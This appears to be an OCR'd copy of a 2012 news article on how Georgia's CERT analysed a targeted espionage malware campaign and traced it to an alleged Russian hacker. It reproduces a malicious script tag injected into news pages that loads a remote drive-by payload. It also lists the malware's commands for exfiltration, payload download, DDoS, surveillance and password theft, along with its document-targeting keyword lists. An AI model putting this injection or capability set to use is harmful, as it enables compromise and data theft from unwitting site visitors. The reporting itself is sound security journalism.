
arstechnica.com

Nov 2, 2012 12:00 pm UTC

# How Georgia doxed a Russian hacker (and why it matters)



Aurich Lawson

On October 24, the country of Georgia took an unusual step: it posted to the Web a 27-page writeup (PDF), in English, on how it has been under assault from a hacker allegedly based in Russia. The paper included details of the malware used, how it spread, and how it was controlled. Even more unusually, the Georgians released pictures of the alleged hacker—taken with his own webcam after the Georgians hacked the hacker with the help of the FBI and others.


The story itself, which we covered briefly earlier this week, is fascinating, though it remains hard to authenticate and is relayed in a non-native English that makes for some tough reading. But what caught my eye about the whole cloak-and-dagger tale is the broader points it makes about hacking, jurisdiction, and the powerful surveillance devices that our computers have become.

It's also an example of how hacks and the alleged hackers behind them today play an increasing role in upping geopolitical suspicions between countries already wary of one another. Georgia and Russia have of course been at odds for years, and their conflict came to a head in a brief 2008 war; Russia still maintains a military presence in two tiny breakaway enclaves that Georgia claims as its own.

But first, the backstory.

## Targeted strike

The attack itself was highly targeted. The hacker behind it began by infiltrating various news sites within Georgia, then modified only specific pages within those sites most likely to cover topics like NATO, the Georgian military, and US-Georgia relations. These modified pages included a «script» tag in their HTML code which pointed to a remote IP address serving up the inconspicuously named «frame.php.» Anyone visiting the page would automatically have their Web browser execute the script, which served up a crypted version of the malware installation tool TrojanDownloader:JS/SetSlice. The code used known vulnerabilities in Windows to instigate a «drive-by download» in which a user's browser would download and execute a file called «calc.exe» without throwing up an alert.



24/03/2011 14:33:03

ნატოს საპარლამენტო ასამბლეის ვიზიტი

[illegible]

```
ontent="text/html; charset=utf-8" />
ს საპარლამენტო ასამბლეის ვიზიტი<script src=http://178.32.91.70/modules/docs/frame.php></script></title>
tyle.css" type="text/css" />
uBarHorizontal.css" rel="stylesheet" type="text/css" />
ews.info/images/favicon.ico" type="image/x-icon">
```

A Georgian news website showing the added script code.

http://arstechnica.com/tech-policy/2012/11/how-georgia-doxed-a-russian-hacker-and-why-it-matters/

Instead of launching a calculator, calc.exe scanned the computer it was on to see if it was located in the UTC+3 or UTC+4 time zones, which includes Eastern Europe all the way to Moscow. The malware would only install on computers within those regions (though this restriction was lifted in later versions). Calc.exe then injected itself into explorer.exe and also created a file called usbserv.exe—the actual malware—and wrote that filename into the Windows registry so that it would autorun. Usbserv.exe then ran in the background, performing one basic task: scanning all Word, PDF, Excel, text, rich text format, and PowerPoint files for a list of keywords that included items like «NATO.» Such files were copied and uploaded to command and control servers, where they were retrieved by parties unknown and then deleted.

The result was a specific strike, hitting only those machines which revealed a user's interest in news about issues related to the Georgian military, which used the Georgian language, and which were in the region. Over the course of a year, the malware only infected 390 computers, 70 percent of which were in Georgia. The majority of these were in government ministries, parliament, and banks.

The malware activity was first noticed in March 2011 by Georgia's Computer Emergency Response Team (CERT), which was modeled on similar teams in the US (and is now replicated in places like the Ukraine, Poland, and Germany). After figuring out how the malware worked, Georgia contacted the three main Internet providers in the country and had them block access to the command-and-control servers for the malicious code (these had been written into the malware's binary file and pointed to machines scattered across the US, Georgia, France, Germany, Hungary, and the Czech Republic; fallback mechanisms kept these blocks from being wholly effective, however).

The virus author tweaked his creation throughout 2011 to evade countermeasures. By September, the malware had a new infection mechanism and new tools for bypassing antivirus scanners and firewalls. By November, the malware had become more heavily encrypted and could infect Windows 7 as well. By December, it added the capability to record video from a user's screen, webcam, or microphone, and it could spread to other machines on the same network.

The malware even had its own API. According to security firm ESET, which looked at the software earlier this year, the API accepted 19 simple commands, including:

> **find [PATTERN]:** Find file names containing the pattern
> **dir [FOLDER]:** Directory listing of a folder
> **load [URL]:** Download the specified executable and add it to autorun
> **upload [PATH]:** Upload the specified file to the C&C
> **ddos [DOMAIN]:** Start a DDoS against a domain
> **word [KEYWORDS]:** Find Word documents containing one of the keywords
> **photo:** Take screenshots of the computer desktop
> **audio:** Capture audio from microphone
> **video:** Capture video from webcam
> **passwords:** Steal browser passwords (Internet Explorer, Opera)

ESET also gained access to the malware's command console; when it did so, the malware was currently scanning for these search terms, in English:

```
[ministr,service,secret,top,agent,contact,army
,USA,
Russia,Georgia,major,colonel,FBI,CIA,phone,n
umber,
east,program]
```

> [ministr service secret Russia Geo Euro weapon USA
> Americ top colonel major serg soldie contact telephone
> Cauca FBI CIA FSB KGB army name surname important]
>
> [ministry,secret,plan,scheme,fsb,fbi,cia,kgb,captain,
> colonel,leutenant,plan,phone,contact,number,russia,
> georgia,usa,europe,major,general,top,interest,photo,
> build,sphere]

After the discovery, CERT-GOV-GE (Georgia's CERT designation) worked with the FBI, US-CERT, and regional CERTs to identify all infected machines and to notify their owners. It also worked with security firms and with Microsoft to update malware scanners, and it went to the hosting companies which owned the main command-and-control servers and had those servers shut down. But beyond this, CERT-GOV-GE wanted to know who was responsible—and the group's suspicion focused on Russia. But how to get proof? CERT decided to hack the hacker.

## The tables turn

CERT-GOV-GE had an infected computer in its lab, which it seeded with a .ZIP archive containing a file called «Georgian-NATO agreement.» This was exactly the sort of thing likely to get exfiltrated by the malware, and it didn't take long before the file was winging its way through the tubes to one of the still-operating fallback command-and-control servers in Russia. The «Georgian-NATO Agreement» was, of course, a virus—the nature of which Georgia does not specify. But the hope was that the hacker would open the file to see if it was genuine, and when he did so, the virus would infect him and provide CERT-GOV-GE with direct access to his machine.